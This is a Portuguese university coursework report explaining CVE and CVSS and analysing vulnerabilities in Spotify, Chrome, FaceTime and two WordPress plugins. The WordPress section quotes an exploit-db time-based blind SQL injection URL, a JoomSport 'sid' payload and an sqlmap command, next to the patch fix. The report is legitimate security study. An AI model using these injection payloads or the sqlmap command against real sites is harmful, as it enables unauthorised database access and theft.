Universidade do Minho
Escola de Engenharia

TECNOLOGIA DE SEGURANÇA

TP1 – Parte A

Vulnerabilidades e Exposições Comuns (CVE)

Diogo Araújo A78485; Diogo Nogueira A78957

Conteúdo

1. Contextualização

O objetivo deste trabalho prático passa por apresentar a identificação padrão de vulnerabilidades e exposições publicamente conhecidas, tal como a sua importância na segurança de sistemas informáticos. Por forma a introduzir toda esta temática, irá ser feita uma abordagem ao que é uma CVE e de que modo o CVSS ajuda a caracterizar uma vulnerabilidade.

A CVE (*Commom Vulnerabilities and Exposures*) é uma espécie de entrada/dicionário sobre as vulnerabilidades encontradas no mundo virtual. O seu objetivo passa por padronizar as vulnerabilidades e riscos conhecidos, facilitando dessa forma a procura, o acesso e a transferência de dados entre indivíduos e também empresas. Isto faz da CVE uma lista (pública e gratuita) que possibilita uma pesquisa sobre vulnerabilidades e ferramentas de segurança.

Alternativamente, o CVSS (*Common Vulnerability Score System*) caracteriza-se por um sistema de pontuação projetado para fornecer um método aberto de modo a estimar o impacto de vulnerabilidades e a gravidade que representam. Para realizar esta análise em termos de impacto, o CVSS foca-se em três métricas que por si só possuem um conjunto de outras métricas na sua constituição e que depois participam de uma equação base que calcula a pontuação final.

Sabe-se ainda que atualmente são usadas duas versões do CVSS, que diferem em termos de classificação de gravidade. Isto acontece porque ao longo do tempo foram reportadas falhas e deficiências na versão 2.0, tal como a falta de granularidade em várias métricas, o que resultava em valores e pontuações CVSS que acabavam por não distinguir de forma adequada as vulnerabilidades dos diferentes tipos e perfis de risco.

Assim sendo, toda a análise efetuada a partir deste ponto do documento, será feita em termos comparativos entre estas duas versões.

2. Resolução dos Exercícios

2.1. Exercício 3

Com uma análise atenta da figura, conseguimos de imediato detetar um padrão em termos de detalhes no que diz respeito à vulnerabilidade da versão da aplicação em si. Através da descrição da vulnerabilidade consegue-se perceber o que de facto a identifica e o que a mesma provoca na aplicação. Neste caso, o erro ocorre nas aplicações Apple iWork, Apple Keynote, Apple Pages e Apple Numbers, permitindo ao atacante remoto obter informações confidenciais por meio de um documento criado para esse fim.

Esta descrição atual do problema é acompanhada pelo detalhe do impacto na utilização da aplicação, através da descrição da gravidade no que toca aos três pilares da segurança da informação - confidencialidade, integridade e disponibilidade, permitindo com isto apurar um *score*. Entende-se assim importância deste trio de condições, na medida em que são essenciais que as três sejam totalmente satisfeitas. Garantir confidencialidade, integridade e disponibilidade é fundamental para garantir toda a segurança e consistência de dados corporativos.

Além destas informações, pode existir ainda uma informação adicional de como é possível atacar a aplicação e que tipo de autenticação é necessária.


2.2. Exercício 5

2.2.1. Alínea 5.1

- **Spotify**

  - Análise da Descrição

Uma das aplicações mais utilizadas nos computadores pessoais é o leitor de música em *streaming* Spotify. Após uma pesquisa na base de dados para identificação de vulnerabilidades e exposições comuns (CVEs), encontramos uma vulnerabilidade relativamente preocupante. Através da descrição podemos observar que tal falha permitia os atacantes remotos executar código aleatório, ou seja, à sua escolha na versão 1.0.69.336 do leitor de música.



CVE-2018-1167 Detail

Current Description


This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Spotify Music Player 1.0.69.336. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file. The specific flaw exists within the processing of URI handlers. The issue results from the lack of proper validation of a user-supplied string before using it to execute a system call. An attacker can leverage this vulnerability to execute code under the context of the current process. Was ZDI-CAN-5501.

Em termos técnicos e de *software*, o que realmente acontecia era tirar partido do algoritmo para o processamento dos URIs (*Uniform Resource Identifier*). Tal funcionalidade era usada pelo Spotify para processar *links* para encaminhamento de músicas e/ou álbuns para a aplicação do PC.

Desta forma, uma funcionalidade simples para ajudar à procura de música e a sua identificação tornou-se um erro preocupante por causa da falta dum pensamento de segurança para a confirmação da informação vinda dos *links*.

- Análise do Impacto

Na análise da "pontuação" do erro existe uma descrição detalhada das várias partes que possam ter impacto na segurança do *exploit*.



CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer acesso a configurações para atacar.
- UI – Necessário a execução de uma ação antes de explorar.

  CIA – Perda total de confidencialidade. Perda total de integridade/proteção. Capacidade de negar o total acesso aos recursos no destino.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Complexidade de acesso para explorar a vulnerabilidade é média.
- AU – Não é necessário autenticar no destino.
- CIA– Alguma informação divulgada. Modificação de alguns arquivos possível. Há desempenho reduzido na disponibilidade de recursos.


- Exploits e Solução

Após algumas pesquisas, inclusive em algumas *databases* como o Exploit Database, não existe qualquer tipo de detalhe técnico ou exploits disponíveis para esta vulnerabilidade. Apenas se sabe que esta falha foi corrigida na versão 1.0.73.345 do Spotify.

▪ Chrome


- Análise da Descrição

Igualmente ao Spotify, o Chrome é uma aplicação que se encontra facilmente exposta a vulnerabilidades dada a sua popularidade e constante atualização de funcionalidades para o utilizador. Uma das funcionalidades introduzidas foi uma API chamada WebMIDI que permitiria um *framework* uniformizado para a leitura do padrão de música MIDI. Através dessa funcionalidade, o atacante remoto comprometia o processo que *renderizava* os ficheiros MIDI de modo a executar código arbitrário através de meio de uma página HTML.



- Análise do Impacto

A pontuação para este *exploit* é crítica em ambas as versões, dado que tem um impacto devastador para todos dado que é possível a leitura de todos os ficheiros de sistema e com isso a perda da proteção é total, ficando todo o sistema comprometido e indisponível para o utilizador.



CVSS v3.0 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 9.3 HIGH
Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C) (V2 legend)
Impact Subscore: 10.0
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Complete
Integrity (I): Complete
Availability (A): Complete
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer acesso a configurações para atacar.
- UI – Necessário a execução de uma ação antes de explorar.
- CIA – Perda total de confidencialidade. Perda total de integridade/proteção. Capacidade de negar o total acesso aos recursos no destino.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Complexidade de acesso para explorar a vulnerabilidade é média.
- AU – Não é necessário autenticar no destino.
- CIA– Total divulgação da informação, podendo o atacante ler todos os dados. Perda completa da informação do sistema, podendo o atacante modificar qualquer arquivo. O atacante pode tornar a aplicação totalmente indisponível.

- Exploits e Solução

Após algumas pesquisas, inclusive em algumas *databases* como o Exploit Database, não se encontrou qualquer tipo de exploit para esta vulnerabilidade.


▪ Facetime

- Análise da Descrição

No início do ano de 2019, a Apple sofria uns dos *bugs* mais polémicos que afetava a privacidade do iPhone e das chamadas efetuadas através do serviço FaceTime. O erro permitia que um iPhone permitia que um iPhone fosse transformado num microfone completamente alcançável a qualquer interessado. A câmara frontal podia também ser usada contra a vontade do utilizador, violando assim as regras de privacidade oferecidas pela empresa.

O que realmente acontecia era que ao adicionar uma pessoa a uma chamada de grupo via *FaceTime*, a própria aplicação assumia que estava a existir uma chamada de grupo, transmitindo desse modo o áudio da pessoa em causa, sem sequer a mesma ter aceitado essa ligação.

- Análise do Impacto



CVSS v3.0 Severity and Metrics:
Base Score: 7.5 HIGH
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H (V3.0 legend)
Impact Score: 3.6
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): None
Integrity (I): None
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 5.0 MEDIUM
Vector: (AV:N/AC:L/Au:N/C:N/I:N/A:P) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): None
Integrity (I): None
Availability (A): Partial
Additional Information:
Allows disruption of service

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer acesso a configurações para atacar.
- UI – A vulnerabilidade pode ser explorada sem a interação de qualquer utilizador.
- CIA – Não há qualquer perda na confidencialidade e integridade. Há perda total da disponibilidade, podendo o atacante negar o total acesso aos recursos na aplicação em causa.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso especializadas são inexistentes.
- AU – Não é necessário autenticar no destino.
- CIA– Não há impacto na confidencialidade e integridade. Há, no entanto, um desempenho reduzido ou algumas interrupções na disponibilidade dos recursos.

- Exploits e Solução

O *exploit* para esta vulnerabilidade não é propriamente uma sequência de comandos. Neste caso, vimos que apenas era necessário que existisse uma chamada de grupo e se adicionasse uma pessoa a essa mesma chamada. Ao fazer-se isso, o erro acontecia, autorizando automaticamente a chamada por parte desse utilizador alvo.

2.2.2. Alínea 5.2

Para este exercício, a recorrência ao *website* exploit-db.com foi de extrema importância, tendo em conta que toda a ideia era encontrar as vulnerabilidades não só mais recentes, mas também com *exploits* conhecidos. Este *website* trata-se de uma *database* para os exploits existentes dos demais CVEs, permitindo assim perceber como explorar os mesmos e ter uma ideia mais aprofundada daquilo que cada erro representa.

Após uma pesquisa das falhas de todas as ferramentas de disponibilização de serviços WEB listadas, acabamos por escolher o WordPress e o PHP, atendendo à *base score* das suas vulnerabilidades mais recentes.

- **WordPress**


1. CVE-2019-16119

- Análise da Descrição

Esta vulnerabilidade é dada como CRITICAL, considerando que, através da injeção de SQL no *plugin* da galeria de fotos 10Web Photo Gallery, um utilizador/atacante pode roubar informações acerca da base de dados em si, modificando a mesma ou até mesmo eliminado as suas entradas.

- Análise do Impacto

Atendendo ao facto de que se está a lidar com o acesso/modificação de informações alheias a um utilizador comum, sabe-se à partida que a vulnerabilidade viola aquilo que é suposto oferecer em termos de segurança de informação.



Impact

CVSS v3.0 Severity and Metrics:
Base Score: 9.8 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (V3.0 legend)
Impact Score: 5.9
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 7.5 HIGH
Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer qualquer tipo de acesso a configurações para atacar.
- UI – A vulnerabilidade pode ser explorada sem a interação de qualquer utilizador.
- CIA – Há uma perda total da confidencialidade, integridade e disponibilidade do sistema.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso especializadas são praticamente inexistentes.
- AU – Não é necessário autenticar no destino.
- CIA– Existe uma divulgação de informação ainda considerável. É possível o acesso a alguns arquivos do sistema, estando também elegível a interrupção dos recursos.

- Exploits e Solução

Mediante o *website* **exploit-db.com**, este *exploit* desenvolvido pelo autor MTK, explica como é possível explorar esta vulnerabilidade. Aparentemente, a solicitação GET com o parâmetro "album_id" é vulnerável à injeção *Time Based Blind SQL Injection.*

A *Time Based Blind SQL Injection* é uma técnica de injeção SQL que depende do envio de uma *querie* SQL à *database*, o que acaba por forçar a *database* a aguardar um certo período especificado antes de responder. Após este tempo, é indicado ao atacante se o resultado da consulta é *True* ou *False*.

Como se pode ver na imagem, o parâmetro "**album_id**" é modificado, originando a falha em si.

```
# POC
In Gallery Group tab > Add new and in add galleries / Gallery groups. GET request going with parameter album_id is vulnerable to Time
Based Blind SQL injection.  Following is the POC,

1.   http://127.0.0.1/wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=
<SQLi+HERE>&width=785&height=550&bwg_nonce=9e367490cc&

2.    http://127.0.0.1/wp-admin/admin-ajax.php?action=albumsgalleries_bwg&album_id=0 AND (SELECT 1 FROM
(SELECT(SLEEP(10)))BLAH)&width=785&height=550&bwg_nonce=9e367490cc&


# Timeline
09-01-2019 - Vulnerability Reported
09-03-2019 - Vendor responded
09-04-2019 - New version released (1.5.35)
09-10-2019 - Full Disclosure
```

Em termos solucionais, apenas conseguimos encontrar esta modificação no *source-code* do PHP em causa. Basicamente, ao adicionar o "**intval**" consegue-se garantir que o resultado produza um número inteiro. Desta forma, elimina-se a possibilidade de executar qualquer injeção SQL, tendo em conta que o formato de um número inteiro não permite colocar *keywords (quotes,* etc...*)* nele.


photo-gallery/trunk/admin/controllers/Albumsgalleries.php
r1845136r2150912

```
50  50    $params['page_title'] = __('Galleries / Gallery groups', BWG()->prefix);
51  51    $params['page_url'] = $this->page;
52        $params['album_id'] = WDWLibrary::get('album_id', 0);
    52    $params['album_id'] = WDWLibrary::get('album_id', 0, 'intval');
53  53    $params['order'] = WDWLibrary::get('order', 'asc');
54  54    $params['orderby'] = WDWLibrary::get('orderby', 'is_album');
```

2. CVE-2019-14348

- Análise da Descrição

Esta vulnerabilidade é dada como **CRITICAL,** considerando que, através da injeção de SQL, um utilizador/atacante pode roubar informações acerca da base de dados em si, modificando o mesmo ou até mesmo eliminado as suas entradas. A única diferença em relação à anterior é que se trata do *plugin* JoomSport, que possibilita uma solução completa para criar um *website* da área do desporto.



CVE-2019-14348 Detail

Current Description

The BearDev JoomSport plugin 3.3 for WordPress allows SQL injection to steal, modify, or delete database information via the joomsport_season/new-yorkers/?action=playerlist sid parameter.

- Análise do Impacto

Em termos de impacto, esta vulnerabilidade assemelha-se à falha anterior. Para não tornar toda a análise extensa e repetitiva, vamos focar mais na parte da descoberta do *exploit* e como tentar resolver o mesmo.


- Exploits e Solução

O parâmetro "**sid"** é vulnerável a ataques do tipo *SQL Injection*, no recurso "*/joomsport_season/***[team]***/?Action=playerlist".*

Este parâmetro pode ser explorado através do *payload* **sid=-3506** ou **7339=7339&page=1jscurtab=**.

Captura de pantalla de SQLmap lanzando el comando

```
sqlmap -r test.req -p sid --banner --tamper=space2comment --level 5 --risk 3
```



A solução, sugerida pelo autor do *exploit* Pablo Santigo, passa por corrigir a vulnerabilidade da próxima versão filtrando os dados de entrada inseridos pelo usuário.

